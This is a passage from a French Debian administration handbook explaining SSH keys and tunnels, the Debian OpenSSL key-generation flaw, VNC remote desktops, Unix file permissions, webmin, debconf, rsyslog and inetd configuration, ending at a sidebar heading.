L'utilisateur génère une biclé sur la machine cliente avec `ssh-keygen -t rsa` : la clé publique est stockée dans `~/.ssh/id_rsa.pub` tandis que la clé privée correspondante est placée dans `~/.ssh/id_rsa`. L'utilisateur emploie alors `ssh-copy-id serveur` pour ajouter sa clé publique dans le fichier `~/.ssh/authorized_keys` du serveur. Si la clé privée n'a pas, lors de sa création, été protégée par une « phrase de passe » (*passphrase*) qui la protège, toutes les connexions au serveur fonctionneront désormais sans mot de passe. Sinon, il faudra à chaque fois déchiffrer la clé privée donc saisir la phrase de passe. Heureusement `ssh-agent` va nous permettre de garder en mémoire la (ou les) clé(s) privée(s) afin de ne pas devoir régulièrement ressaisir la phrase de protection. Pour cela, il suffit d'invoquer `ssh-add` (une fois par session de travail) à la condition que la session soit déjà associée à une instance fonctionnelle de `ssh-agent`. Debian l'active en standard dans les sessions graphiques, mais cela peut se désactiver en modifiant `/etc/X11/Xsession.options`. Pour une session en console, on peut le démarrer manuellement avec `eval $(ssh-agent)`.

SÉCURITÉ

Protection de la clé privée

Quiconque dispose de la clé privée peut se connecter sur le compte ainsi configuré. C'est pourquoi l'accès à la clé privée est protégé par une « phrase de passe ». Quelqu'un qui récupérerait une copie d'un fichier abritant une clé privée (par exemple `~/.ssh/id_rsa`) devrait encore retrouver cette phrase avant de pouvoir l'utiliser. Cette protection supplémentaire n'est cependant pas inviolable et si l'on pense que ce fichier a été compromis, il vaut mieux désactiver cette clé sur les ordinateurs où elle a été installée (en la retirant des fichiers `authorized_keys`) et la remplacer par une clé nouvellement générée.

CULTURE

Faille OpenSSL de Debian
Etch

La bibliothèque OpenSSL telle qu'initialement fournie dans Debian *Etch* souffrait d'un grave problème dans son générateur de nombres aléatoires (RNG, *Random Number Generator*). Le mainteneur Debian avait en effet effectué une modification afin que la bibliothèque ne soit pas la source d'avertissements pour des programmes l'utilisant et qui seraient analysés par des outils vérificateurs de mémoire comme `valgrind`. Malheureusement, ce changement a également eu pour conséquence que le RNG n'employait plus qu'une seule source d'aléas correspondant au numéro du processus (PID) dont le nombre est très restreint (environ 32 000).

➨ `http://www.debian.org/security/2008/dsa-1571`

Concrètement, chaque fois que OpenSSL était employé pour générer une clé, il produisait systématiquement une clé comprise dans un ensemble connu de quelques centaines de milliers de clés (32 000, multipliées par un petit nombre de longueurs de clés). Cela affectait les clés SSH, SSL et les certificats X.509 employés par de nombreuses applications comme OpenVPN. Un pirate n'avait plus qu'à essayer toutes les clés pour essayer d'obtenir un accès non autorisé. Pour réduire l'impact du problème, le démon SSH a été modifié pour refuser les clés problématiques qui sont recensées dans les paquets *openssh-blacklist* et *openssh-blacklist-extra*. De plus, le programme `ssh-vulnkey` permet d'identifier d'éventuelles clés compromises présentes sur le système.

Une analyse plus poussée de cet incident permet de se rendre compte que c'est le fruit de multiples (petits) problèmes tant au niveau du projet OpenSSL que du mainteneur du paquet Debian. Une bibliothèque aussi largement employée que OpenSSL devrait — sans modifications — ne pas générer d'avertissements lorsque scrutée par `valgrind`. En outre, le code (en particulier des parties aussi sensibles que le RNG) mériterait d'être mieux commenté pour éviter de telles erreurs. De son côté, le mainteneur Debian, en voulant faire valider sa modification par les développeurs d'OpenSSL, s'est contenté d'expliquer la modification sans fournir de patch qui aurait pu être relu. En outre, il ne s'est pas clairement identifié comme le mainteneur du paquet Debian correspondant. Enfin, dans ses choix de maintenance, le mainteneur ne fait pas clairement ressortir les changements effectués par rapport au logiciel original : toutes les modifications sont certes stockées dans un dépôt Subversion mais elles se retrouvent agglomérées en un seul patch lors de la création du paquet source.

Difficile dans ces conditions de trouver des mesures correctives pour éviter que de tels incidents ne se reproduisent. La leçon retenue est que chaque divergence introduite par Debian par rapport au logiciel amont doit être justifiée, documentée, soumise au projet amont lorsque possible et largement publiée. C'est dans cette optique qu'ont été développés le nouveau format de paquet source ("3.0 (quilt)") et le service de consultation des patchs Debian.

➨ `http://patch-tracker.debian.org`

Utiliser des applications X11 à distance

Le protocole SSH permet de faire suivre (*forward*) les données graphiques (dites « X11 », du nom du système graphique le plus répandu sous Unix) : le serveur leur réserve alors un canal de données spécifique. Concrètement, une application graphique exécutée à distance peut s'afficher sur le serveur X.org de l'écran local et toute la session (manipulation comme affichage) sera sécurisée. Cette fonctionnalité donne à une application exécutée à distance de nombreuses possibilités d'interférer sur le système local, elle est donc préventivement désactivée par défaut ; on l'activera en précisant `X11Forwarding yes` dans le fichier de configuration `/etc/ssh/sshd_config` du serveur. L'utilisateur pourra ensuite en profiter en spécifiant l'option -X de `ssh`.

Créer des tunnels chiffrés avec le port forwarding

Ses options -R et -L permettent à `ssh` de créer des « tunnels chiffrés » entre deux machines, déportant de manière sécurisée un port TCP (voir l'encadré « TCP/UDP » page 242) local vers une machine distante ou vice versa.

VOCABULAIRE

Tunnel

Le réseau Internet et la plupart des réseaux locaux qui y sont raccordés fonctionnent en mode paquet et non en mode connecté, c'est-à-dire qu'un paquet émis depuis un ordinateur en direction d'un autre va s'arrêter sur plusieurs routeurs intermédiaires pour être acheminé jusqu'à sa destination. On peut néanmoins simuler un fonctionnement connecté, selon lequel le flux est encapsulé dans des paquets IP normaux ; ces paquets suivent leur chemin habituel, mais le flux est restitué tel quel à destination. On parle alors de « tunnel », par analogie avec un tunnel routier, dans lequel les véhicules roulent directement de l'entrée à la sortie sans rencontrer de carrefours, par opposition au trajet en surface qui impliquerait des intersections et des changements de direction.

On peut profiter de l'opération pour ajouter du chiffrement au tunnel : le flux qui y circule est alors méconnaissable de l'extérieur, mais il est restauré à son état de flux en clair à la sortie du tunnel.

`ssh -L 8000:serveur:25 intermediaire` lance un `ssh` qui établit une session vers *intermediaire* tout en écoutant le port 8000 local. Toute connexion établie sur ce port fera débuter par `ssh` une connexion de l'ordinateur *intermediaire* vers le port 25 de *serveur*, à laquelle `ssh` la reliera.

`ssh -R 8000:serveur:25 intermediaire` établit également une session SSH vers *intermediaire*, mais c'est sur cette machine que le processus `ssh` écoute le port 8000. Toute connexion établie sur ce port fera débuter par `ssh` une connexion depuis la machine locale vers le port 25 de *serveur*, à laquelle `ssh` la reliera.

Dans les deux cas, il s'agit de créer des connexions vers le port 25 de la machine *serveur*, qui passent au travers du tunnel SSH établi entre la machine locale et la machine *intermediaire*. Dans le premier cas, l'entrée du tunnel est le port 8000 local et les données transitent vers *intermediaire*

avant de se diriger vers *serveur* sur le réseau « public ». Dans le second, l'entrée et la sortie du tunnel sont inversées : l'entrée est le port 8000 d'*intermediaire*, la sortie est locale et les données se dirigent ensuite vers *serveur* depuis la machine locale. En pratique, dans les cas d'usage les plus courants, le serveur est soit la machine locale, soit l'intermédiaire.




Figure 9.2 *Déport d'un port local par SSH*




Figure 9.3 *Déport d'un port distant par SSH*

9.2.2. Accéder à distance à des bureaux graphiques

VNC (*Virtual Network Computing*, ou informatique en réseau virtuel) permet d'accéder à distance à des bureaux graphiques.

Cet outil sert principalement en assistance technique : l'administrateur peut constater les erreurs de l'utilisateur et lui montrer la bonne manipulation sans devoir se déplacer à ses côtés.

Il faut tout d'abord que l'utilisateur autorise le partage de sa session. Les environnements de bureau GNOME et KDE incluent à cet effet respectivement `vino` et `krfb`, qui offrent une interface graphique permettant de partager, via VNC, une session existante (par le biais de l'entrée *Partage de bureau* dans la liste d'applications de GNOME ou le menu de KDE). Pour les autres types de session graphique, la commande `x11vnc` (du paquet Debian éponyme) a le même effet ; on pourra la rendre disponible à l'utilisateur via une icône explicite.

Lorsque la session graphique est rendue disponible par VNC, l'administrateur doit s'y connecter à l'aide d'un client VNC. GNOME propose pour cela `vinagre` et `remmina`, et KDE inclut `krdc` (dans le menu K → Internet → Krdc Connexion à un bureau distant). Il existe aussi des clients VNC qui s'invoquent en ligne de commande, comme `xvnc4viewer`, du paquet Debian éponyme. Une fois connecté, il peut examiner ce qui se passe, voire intervenir et montrer à l'utilisateur comment procéder.

SÉCURITÉ

VNC sur SSH

Si l'on souhaite se connecter par VNC et si on ne veut pas que les données circulent en clair sur le réseau, il est possible de les encapsuler dans un tunnel SSH (voir section 9.2.1.3, « Créer des tunnels chiffrés avec le *port forwarding* » page 211). Il faut simplement savoir que VNC emploie par défaut le port 5900 pour le premier écran (appelé « localhost:0 »), 5901 pour le second (appelé « localhost:1 »), etc.

La commande `ssh -L localhost:5901:localhost:5900 -N -T machine` crée un tunnel entre le port local 5901 de l'interface `localhost` et le port 5900 de l'ordinateur *machine*. Le premier `localhost` contraint SSH à n'écouter, sur la machine locale, que sur cette interface. Le second `localhost` désigne l'interface de la machine distante à laquelle SSH communiquera le trafic réseau expédié à `localhost:5901`. Ainsi `vncviewer localhost:1` connectera le client VNC à l'écran distant bien que l'on indique le nom de la machine locale.

Une fois la session VNC terminée, il convient de ne pas oublier de fermer le tunnel en quittant la session SSH ouverte à cette fin.

B.A.-BA

Gestionnaire d'écran

`gdm`, `kdm`, `lightdm` et `xdm` sont des gestionnaires d'écran (*Display Manager*). Ils prennent le contrôle de l'interface graphique peu après son initialisation afin de proposer à l'utilisateur un écran d'identification. Une fois ce dernier authentifié, il exécute les programmes requis pour démarrer une session de travail graphique.

VNC sert aussi aux utilisateurs nomades, ou responsables d'entreprises, ayant des besoins ponctuels de connexion depuis chez eux, qui retrouvent ainsi à distance un bureau similaire à celui qu'ils ont au travail. La configuration d'un tel service est plus compliquée : il faut d'abord installer le paquet *vnc4server*, modifier la configuration du gestionnaire d'écran pour accepter les

requêtes XDMCP Query (pour `gdm3`, cela peut se faire en ajoutant `Enable=true` dans la section « xdmcp » du fichier `/etc/gdm3/daemon.conf`) et enfin démarrer le serveur VNC via `inetd` pour qu'une session VNC soit démarrée dès qu'un utilisateur essaie de se connecter. On ajoutera par exemple cette ligne dans `/etc/inetd.conf` :

```
5950  stream  tcp  nowait  nobody.tty  /usr/bin/Xvnc Xvnc -inetd -query localhost -
    ➥ once -geometry 1024x768 -depth 16 securitytypes=none
```

Rediriger les connexions entrantes vers un gestionnaire d'écran résout le problème de l'authentification, puisque seuls les utilisateurs disposant de comptes locaux passeront le cap de la connexion via `gdm` (ou les équivalents `kdm`, `xdm`, etc.). Comme ce fonctionnement permet sans problème plusieurs connexions simultanées (à condition que le serveur soit suffisamment puissant), il peut même être utilisé pour offrir des bureaux complets à différents utilisateurs itinérants (voire à des postes bureautiques peu puissants, configurés en clients légers). Les utilisateurs doivent simplement se connecter au 51ème écran du serveur (`vncviewer serveur:50`) parce que le port employé est le 5950.

9.3. Gestion des droits

Linux est résolument multi-utilisateur ; il est donc nécessaire de prévoir un système de permissions contrôlant les opérations autorisées pour chacun sur les fichiers et répertoires, recouvrant toutes les ressources du système (y compris les périphériques : sur un système Unix, tout périphérique est représenté par un fichier ou répertoire). Ce principe est commun à tous les Unix mais un rappel est toujours utile, d'autant qu'il existe quelques usages avancés méconnus et relativement intéressants.

Chaque fichier ou répertoire dispose de permissions spécifiques pour trois catégories d'utilisateurs :

- son propriétaire (symbolisé par `u` comme *user*) ;
- son groupe propriétaire (symbolisé par `g` comme *group*) — représentant tous les utilisateurs membres du groupe ;
- les autres (symbolisés par `o` comme *other*).

Trois types de droits peuvent s'y combiner :

- lecture (symbolisé par `r` comme *read*) ;
- écriture (ou modification, symbolisé par `w` comme *write*) ;
- exécution (symbolisé par `x` comme *eXecute*).

Dans le cas d'un fichier, ces droits sont faciles à interpréter : l'accès en lecture permet d'en consulter le contenu (et notamment de le copier), l'accès en écriture de le modifier et l'accès en exécution permet de tenter de l'exécuter (ce qui ne fonctionnera que s'il s'agit d'un programme).

SÉCURITÉ

Exécutables setuid et setgid

Deux droits particuliers concernent les fichiers exécutables : le droit `setuid` et le droit `setgid` (symbolisés par la lettre « s »). Remarquons qu'on parle souvent de « bit » car chacune de ces informations booléennes se représente individuellement par un 0 ou un 1. Ces deux droits permettent à n'importe quel utilisateur d'exécuter le programme en question avec respectivement les droits de son propriétaire ou de son groupe propriétaire. Ce mécanisme donne accès à des fonctionnalités requérant des droits plus élevés que ceux dont on dispose habituellement.

Un programme `setuid` root s'exécutant systématiquement sous l'identité du super-utilisateur, il est très important d'en contrôler la fiabilité. En effet, un utilisateur capable de le détourner pour lui faire appeler une commande de son choix pourrait alors endosser l'identité de root et avoir tous les droits sur le système.

Un répertoire est traité différemment. L'accès en lecture donne le droit de consulter la liste de ses entrées, l'accès en écriture celui d'y créer ou supprimer des fichiers et l'accès en exécution de le traverser (et notamment de s'y rendre avec la commande `cd`). Pouvoir traverser un répertoire sans le lire donne le droit d'accéder à celles de ses entrées dont on connaît le nom, mais pas de les trouver si on ignore leur existence ou leur nom exact.

SÉCURITÉ

Répertoire setgid et sticky bit

Le bit `setgid` s'applique également aux répertoires. Toutes les entrées qu'on y créera recevront alors pour groupe propriétaire celui du répertoire, au lieu de prendre comme c'est l'habitude le groupe principal de leur créateur. Cela évitera à celui-ci de changer de groupe principal (par la commande `newgrp`) lors d'un travail dans une arborescence partagée entre plusieurs utilisateurs d'un même groupe dédié.

Le bit `sticky` (symbolisé par la lettre « t ») est un droit qui n'est utile que sur les répertoires. Il est notamment employé pour les répertoires temporaires ouverts en écriture à tous (comme `/tmp/`) : il n'autorise la suppression d'un fichier que par son propriétaire ou celui de son répertoire parent. En son absence, tout le monde pourrait supprimer les fichiers d'autrui dans `/tmp/`.

Trois commandes manipulent les permissions associées à un fichier.

- `chown utilisateur fichier` affecte un nouveau propriétaire à un fichier.
- `chgrp groupe fichier` opère sur son groupe propriétaire.
- `chmod droits fichier` intervient sur ses droits.

Il existe deux manières de présenter les droits ; parmi elles, la représentation symbolique, sans doute la plus simple à comprendre et mémoriser, met en jeu les lettres symboles déjà citées. Pour chaque catégorie d'utilisateurs (u/g/o), on peut définir les droits (=), en ajouter (+), ou en retrancher (-). Ainsi, la formule u=rwx,g+rw,o-r donne au propriétaire les droits de lecture, d'écriture et d'exécution ; ajoute au groupe propriétaire les droits de lecture et d'écriture ; et supprime le droit de lecture aux autres utilisateurs. Les droits non concernés par les opérations d'ajout ou de retranchement restent inchangés. La lettre a, pour *all*, recouvre les trois catégories d'utilisateurs, de sorte que a=rx donne aux trois catégories les mêmes droits (lecture et exécution, mais pas écriture).

La représentation numérique octale associe chaque droit à une valeur : 4 pour la lecture, 2 pour l'écriture et 1 pour l'exécution. On associe à chaque combinaison de droits la somme de ces chiffres, valeurs qu'on attribue ensuite aux différentes catégories d'utilisateurs en les mettant bout à bout dans l'ordre habituel (propriétaire, groupe, autres).

La commande `chmod 754 fichier` mettra donc en place les droits suivants : lecture, écriture et exécution au propriétaire (car 7 = 4 + 2 + 1) ; lecture et exécution au groupe (car 5 = 4 + 1) ; lecture seule aux autres. Le chiffre 0 correspond à l'absence de droits, ainsi `chmod 600 fichier` ne donne que les droits de lecture/écriture au propriétaire, les autres ne pouvant rien faire du tout. Les droits les plus fréquents sont 755 pour les exécutables ou les répertoires et 644 pour les fichiers de données.

Pour représenter le cas échéant les droits spéciaux, on pourra préfixer à ce nombre un quatrième chiffre selon le même principe, sachant que les bits setuid, setgid et sticky valent respectivement 4, 2 et 1. `chmod 4754` associera donc le bit setuid aux droits décrits précédemment.

On notera que l'utilisation de la notation numérique octale ne permet que de modifier en bloc l'ensemble des droits sur un fichier ; on ne peut pas l'utiliser pour se contenter d'ajouter par exemple le droit en lecture pour le groupe propriétaire, puisqu'il faut obligatoirement prendre en compte les droits existants et calculer la nouvelle valeur numérique correspondante.

ASTUCE

Application récursive

Il arrive que l'on doive changer les permissions de toute une arborescence. Toutes les commandes décrites disposent donc d'une option `-R`, effectuant l'opération demandée de manière récursive.

La distinction entre répertoires et fichiers pose souvent problème lors des opérations récursives. C'est la raison de l'introduction de la lettre « X » dans la représentation symbolique des droits. Elle représente un droit d'exécution qui ne concerne que les répertoires (mais pas les fichiers ne disposant pas encore de ce droit). Ainsi, `chmod -R a+X répertoire` n'ajoutera les droits d'exécution pour toutes les catégories d'utilisateurs (a) qu'à tous les sous-répertoires et aux fichiers sur lesquels au moins une catégorie d'utilisateurs (ne serait-ce que leur seul propriétaire) a déjà les droits d'exécution.

ASTUCE

Changer l'utilisateur et le groupe

On souhaite souvent changer le groupe d'un fichier en même temps qu'on change celui-ci de propriétaire. La commande `chown` propose donc une syntaxe spéciale pour cela : `chown utilisateur:groupe`

POUR ALLER PLUS LOIN

`umask`

Lorsqu'une application crée un fichier, elle lui donne des permissions indicatives, sachant que le système retire automatiquement certains droits, donnés par la commande `umask`. Saisissez `umask` dans un shell ; vous observerez un masque tel que `0022`. Ce n'est qu'une représentation octale des droits à retirer systématiquement (en l'occurrence, les droits en écriture pour le groupe et les autres utilisateurs).

Si on lui passe une nouvelle valeur octale, la commande `umask` permet également de changer de masque. Employée dans un fichier d'initialisation de l'interpréteur de commande (par exemple `~/.bash_profile`), elle aura pour effet de changer le masque par défaut de vos sessions de travail.

9.4. Interfaces d'administration

Recourir à une interface graphique d'administration est intéressant dans différentes circonstances. Un administrateur ne connaît pas nécessairement tous les détails de configuration de tous ses services et n'a pas forcément le temps de se documenter à leur sujet. Une interface graphique d'administration accélérera donc le déploiement d'un nouveau service. Par ailleurs, elle pourra simplifier la mise en place des réglages des services les plus pénibles à configurer.

Une telle interface n'est qu'une aide, pas une fin en soi. Dans tous les cas, l'administrateur devra maîtriser son comportement pour comprendre et contourner tout problème éventuel.

Aucune interface n'étant parfaite, on est par ailleurs tenté de recourir à plusieurs solutions. C'est à éviter dans la mesure du possible, car les différents outils sont parfois incompatibles de par leurs hypothèses de travail. Même si tous visent une grande souplesse et tentent d'adopter comme unique référence le fichier de configuration, ils ne sont pas toujours capables d'intégrer des modifications externes.

9.4.1. Administrer sur interface web : `webmin`

C'est sans doute l'une des interfaces d'administration les plus abouties. Il s'agit d'un système modulaire fonctionnant dans un navigateur web, couvrant une vaste palette de domaines et d'outils. Par ailleurs, il est internationalisé et relativement bien traduit en français.

Malheureusement, `webmin` ne fait plus partie de Debian. Le responsable des paquets *webmin* et assimilés (ainsi d'ailleurs que des paquets *usermin*), Jaldhar H. Vyas, a en effet demandé leur sup-

pression, faute de temps pour les maintenir à un niveau de qualité acceptable. Personne n'ayant officiellement pris le relais, *Wheezy* ne dispose donc pas de paquets de `webmin`.

Il existe toutefois un paquet non officiel, distribué sur le site webmin.com. Contrairement aux paquets initialement présents dans Debian, ce dernier est monolithique : tous les modules de configuration sont installés et activés par défaut même si le service correspondant n'est pas installé sur la machine.

SÉCURITÉ

Mot de passe root

À la première connexion, l'identification s'effectue avec l'identifiant root et son mot de passe habituel. Il est cependant recommandé de changer dès que possible le mot de passe employé pour `webmin` ; ainsi, une compromission de celui-ci n'impliquera pas le mot de passe de root, même si elle confère des droits administratifs importants sur la machine.

Attention ! `webmin` étant fonctionnellement très riche, un utilisateur malveillant y accédant pourra vraisemblablement compromettre la sécurité de tout le système. D'une manière générale, les interfaces de ce type sont déconseillées sur les systèmes importants, aux contraintes de sécurité élevées (pare-feu, serveurs sensibles, etc.).

Webmin s'emploie par le biais d'une interface web mais il ne nécessite pas pour autant d'avoir Apache installé : en effet, ce logiciel dispose d'un mini-serveur web dédié. Ce dernier écoute par défaut sur le port 10 000 et accepte les connexions HTTP sécurisées.

Les modules intégrés couvrent une large palette de services, citons notamment :

- tous les services de base : créer des utilisateurs et des groupes, gérer les fichiers `crontab`, les scripts d'initialisation, consulter les logs, etc.
- bind : configuration du serveur DNS (service de noms) ;
- postfix : configuration du serveur SMTP (courrier électronique) ;
- inetd : configuration du super-serveur `inetd` ;
- quota : gestion des quotas utilisateur ;
- dhcpd : configuration du serveur DHCP ;
- proftpd : configuration du serveur FTP ;
- samba : configuration du serveur de fichiers Samba ;
- software : installation ou suppression de logiciels à partir des paquets Debian et mise à jour du système.

L'interface d'administration est accessible depuis un navigateur web à l'adresse https://localhost:10000. Attention ! tous les modules ne sont pas directement exploitables ; il faut parfois les configurer en précisant les emplacements du fichier de configuration concerné et de quelques

exécutables. Souvent, le système vous y invite poliment lorsqu'il n'arrive pas à faire fonctionner le module demandé.

ALTERNATIVE

Le panneau de contrôle de GNOME

Le projet GNOME fournit également plusieurs interfaces d'administration, généralement accessibles via l'entrée « Paramètres système » du menu utilisateur en haut à droite de l'écran. `gnome-control-center` est l'outil principal qui les rassemble, mais beaucoup des outils de configuration du système lui-même sont en réalité fournis par d'autres paquets (*accountsservice*, *system-config-printer*, etc.). Ces applications sont faciles d'usage, mais ne couvrent qu'un petite partie des services de base : gestion des utilisateurs, configuration de l'horloge, du réseau, des imprimantes, etc.

9.4.2. Configuration des paquets : `debconf`

De nombreux paquets s'auto-configurent après avoir demandé quelques éléments durant l'installation, questions posées à travers l'outil Debconf. On peut reconfigurer ces paquets en exécutant `dpkg-reconfigure paquet`.

Dans la plupart des cas, ces réglages sont très simples : seules quelques variables importantes du fichier de configuration sont modifiées. Ces variables sont parfois regroupées entre deux lignes « démarcatrices » de sorte qu'une reconfiguration du paquet limite sa portée sur la zone qu'elles délimitent. Dans d'autres cas, une reconfiguration ne changera rien si le script détecte une modification manuelle du fichier de configuration, l'objectif étant bien évidemment de préserver ces interventions humaines (le script se considère alors incapable d'assurer que ses propres modifications ne perturberont pas l'existant).

CHARTE DEBIAN

Préserver les modifications

La charte Debian demandant expressément de tout faire pour préserver au maximum les changements manuels apportés aux fichiers de configuration, de plus en plus de scripts modifiant ces derniers prennent des précautions. Le principe général est simple : le script n'effectue des modifications que s'il connaît l'état du fichier de configuration, vérification effectuée par comparaison de la somme de contrôle du fichier avec celle du dernier fichier produit automatiquement. Si elles correspondent, le script s'autorise à modifier le fichier de configuration. Dans le cas contraire, il considère qu'on y est intervenu et demande quelle action il doit effectuer (installer le nouveau fichier, conserver l'ancien, ou tenter d'intégrer les nouvelles modifications au fichier existant). Ce principe de précaution fut longtemps propre à Debian, mais les autres distributions l'embrassent peu à peu.

Le programme `ucf` (du paquet Debian éponyme) offre des facilités pour gérer cela.

9.5. Les événements système de `syslog`

9.5.1. Principe et fonctionnement

Le démon `rsyslogd` a pour charge de collecter les messages de service provenant des applications et du noyau puis de les répartir dans des fichiers de logs (habituellement stockés dans le répertoire `/var/log/`). Il obéit au fichier de configuration `/etc/rsyslog.conf`.

Chaque message de log est associé à un sous-système applicatif (nommé *facility* dans la documentation) :

- auth et authpriv : concernent l'authentification ;
- cron : provient des services de planification de tâches, `cron` et `atd` ;
- daemon : concerne un démon sans classification particulière (serveur DNS, NTP, etc.) ;
- ftp : concerne le serveur FTP ;
- kern : message provenant du noyau ;
- lpr : provient du sous-système d'impression ;
- mail : provient de la messagerie électronique ;
- news : message du sous-système Usenet (notamment du serveur NNTP — *Network News Transfer Protocol*, ou protocole de transfert des nouvelles sur le réseau — gérant les forums de discussion) ;
- syslog : message du serveur `syslogd` lui-même ;
- user : messages utilisateur (générique) ;
- uucp : messages du sous-système UUCP (*Unix to Unix Copy Program*, ou programme de copie d'Unix à Unix, un vieux protocole employé pour faire circuler entre autres des messages électroniques) ;
- local0 à local7 : réservés pour les utilisations locales.

À chaque message est également associé un niveau de priorité. En voici la liste par ordre décroissant :

- emerg : « Au secours ! » le système est probablement inutilisable ;
- alert : vite, il y a péril en la demeure, des actions doivent être entreprises immédiatement ;
- crit : les conditions sont critiques ;
- err : erreur ;
- warn : avertissement (erreur potentielle) ;
- notice : condition normale mais message significatif ;

- info : message informatif ;
- debug : message de débogage.

9.5.2. Le fichier de configuration

La syntaxe complexe du fichier `/etc/rsyslog.conf` est détaillée dans la page de manuel `rsyslog.conf(5)` mais aussi dans la documentation HTML disponible dans le paquet *rsyslog-doc* (`/usr/share/doc/rsyslog-doc/html/index.html`). Le principe global est d'écrire des paires « sélecteur » et « action ». Le sélecteur définit l'ensemble des messages concernés et l'action décrit comment le traiter.

Syntaxe du sélecteur

Le sélecteur est une liste (ayant pour séparateur le point-virgule) de couples *sous-système.priorité* (exemple : auth.notice;mail.info). L'astérisque peut y représenter tous les sous-systèmes ou toutes les priorités (exemples : *.alert ou mail.*). On peut regrouper plusieurs sous-systèmes en les séparant par une virgule (exemple : auth,mail.info). La priorité indiquée recouvre aussi les messages de priorité supérieure ou égale : auth.alert désigne donc les messages du sous-système auth de priorités alert ou emerg. Préfixée par un point d'exclamation, elle désignera au contraire les priorités strictement inférieures : auth.!notice désignera donc les messages issus de auth et de priorité info ou debug. Préfixée par un signe égal, elle correspondra exactement à la seule priorité indiquée (auth.=notice ne concernera donc que les messages de auth de priorité notice).

Au sein du sélecteur, chaque élément de la liste surcharge les éléments précédents. Il est donc possible de restreindre un ensemble ou d'en exclure certains éléments. À titre d'exemple, kern.info;kern.!err définit les messages du noyau de priorité comprise entre info et warn. La priorité none désigne l'ensemble vide (aucune des priorités) et peut servir pour exclure un sous-système d'un ensemble de messages. Ainsi, *.crit;kern.none désigne tous les messages de priorité supérieure ou égale à crit ne provenant pas du noyau.

Syntaxe des actions

B.A.-BA

Le tube nommé, un tube persistant

Un tube nommé est un type particulier de fichier fonctionnant comme un tube traditionnel (le *pipe* que l'on crée à l'aide du symbole « | » sur la ligne de commande), mais par l'intermédiaire d'un fichier. Ce mécanisme a l'avantage de pouvoir mettre en relation deux processus n'ayant aucun rapport de parenté. Toute écriture dans un tube nommé bloque le processus qui écrit jusqu'à ce qu'un autre processus tente d'y lire des données. Ce dernier lira alors les données écrites par l'autre partie, qui pourra donc reprendre son exécution.

Un tel fichier se crée avec la commande `mkfifo`.

Les différentes actions possibles sont :

- ajouter le message à un fichier (exemple : `/var/log/messages`) ;
- envoyer le message à un serveur `syslog` distant (exemple : @log.falcot.com) ;
- envoyer le message dans un tube nommé préexistant (exemple : |/dev/xconsole) ;
- envoyer le message à un ou plusieurs utilisateurs s'ils sont connectés (exemple : root,rhertzog) ;
- envoyer le message à tous les utilisateurs connectés (exemple : *) ;
- écrire le message sur une console texte (exemple : /dev/tty8).

SÉCURITÉ

Déporter les logs

C'est une bonne idée que d'enregistrer les logs les plus importants sur une machine séparée (voire dédiée), car cela empêchera un éventuel intrus de supprimer les traces de son passage (sauf à compromettre également cet autre serveur). Par ailleurs, en cas de problème majeur (tel qu'un plantage du noyau), disposer de logs sur une autre machine augmente les chances de retrouver le déroulement des événements.

Pour accepter les messages de log envoyés par d'autres machines, il faut reconfigurer *rsyslog* : dans la pratique il suffit d'activer des directives prêtes à l'emploi qui sont déjà présentes dans `/etc/rsyslog.conf` (`$ModLoad imudp` et `$UDPServerRun 514`).

9.6. Le super-serveur `inetd`

Inetd (souvent appelé « super-serveur Internet ») est en réalité un serveur de serveurs, employé pour invoquer à la demande les serveurs rarement employés qui ne fonctionnent donc pas en permanence.

Le fichier `/etc/inetd.conf` donne la liste de ces serveurs et de leurs ports habituels, qu'`inetd` écoute tous ; dès qu'il détecte une connexion sur l'un d'entre eux, il exécute le programme du serveur correspondant.

CHARTE DEBIAN

Enregistrer un service dans `inetd.conf`

Les paquets souhaiteraient parfois enregistrer un nouveau serveur dans le fichier `/etc/inetd.conf`, mais la charte Debian interdit à tout paquet de modifier un fichier de configuration qui ne relève pas de lui. C'est pourquoi le script `update-inetd` (du paquet éponyme) a été créé : il a à sa charge le fichier de configuration et les autres paquets peuvent ainsi l'employer pour demander au super-serveur de prendre en compte un nouveau serveur.

Chaque ligne significative du fichier `/etc/inetd.conf` décrit un service par sept champs (séparés par des blancs) :

- Le numéro du port TCP ou UDP, ou le nom du service (qui est associé à un numéro de port standard par la table de correspondance définie dans le fichier `/etc/services`).
- Le type de *socket* : stream pour une connexion TCP, dgram pour des datagrammes UDP ;
- Le protocole : tcp ou udp.
- Les options : deux valeurs sont possibles : wait ou nowait, pour signifier à `inetd` qu'il doit, ou non, attendre la fin du processus lancé avant d'accepter une autre connexion. Pour les connexions TCP, facilement multiplexables, on pourra généralement utiliser nowait. Pour les programmes répondant sur UDP, il ne faut retenir nowait que si le serveur est capable de gérer plusieurs connexions en parallèle. On pourra suffixer ce champ d'un point suivi du nombre maximum de connexions autorisées par minute (la limite par défaut étant de 256).
- L'identifiant de l'utilisateur sous l'identité duquel le serveur sera exécuté.
- Le chemin complet du programme serveur à exécuter.
- Les arguments : il s'agit de la liste complète des arguments du programme, y compris son propre nom (argv[0] en C).

L'exemple suivant illustre les cas les plus courants.

Ex. 9.1 *Extrait de* `/etc/inetd.conf`

```
talk   dgram  udp wait    nobody.tty /usr/sbin/in.talkd in.talkd
finger stream tcp nowait  nobody     /usr/sbin/tcpd     in.fingerd
ident  stream tcp nowait  nobody     /usr/sbin/identd   identd -i
```

Le programme `tcpd` est souvent employé dans le fichier `/etc/inetd.conf`. Il permet de restreindre les connexions entrantes en appliquant des règles de contrôle, documentées dans la page de manuel `hosts_access(5)` et qui se configurent dans les fichiers `/etc/hosts.allow` et `/etc/hosts.deny`. Une fois qu'il a été déterminé que la connexion est autorisée, `tcpd` exécute à son tour le serveur réellement demandé (comme `in.fingerd` dans notre exemple).

COMMUNAUTÉ

Wietse Venema

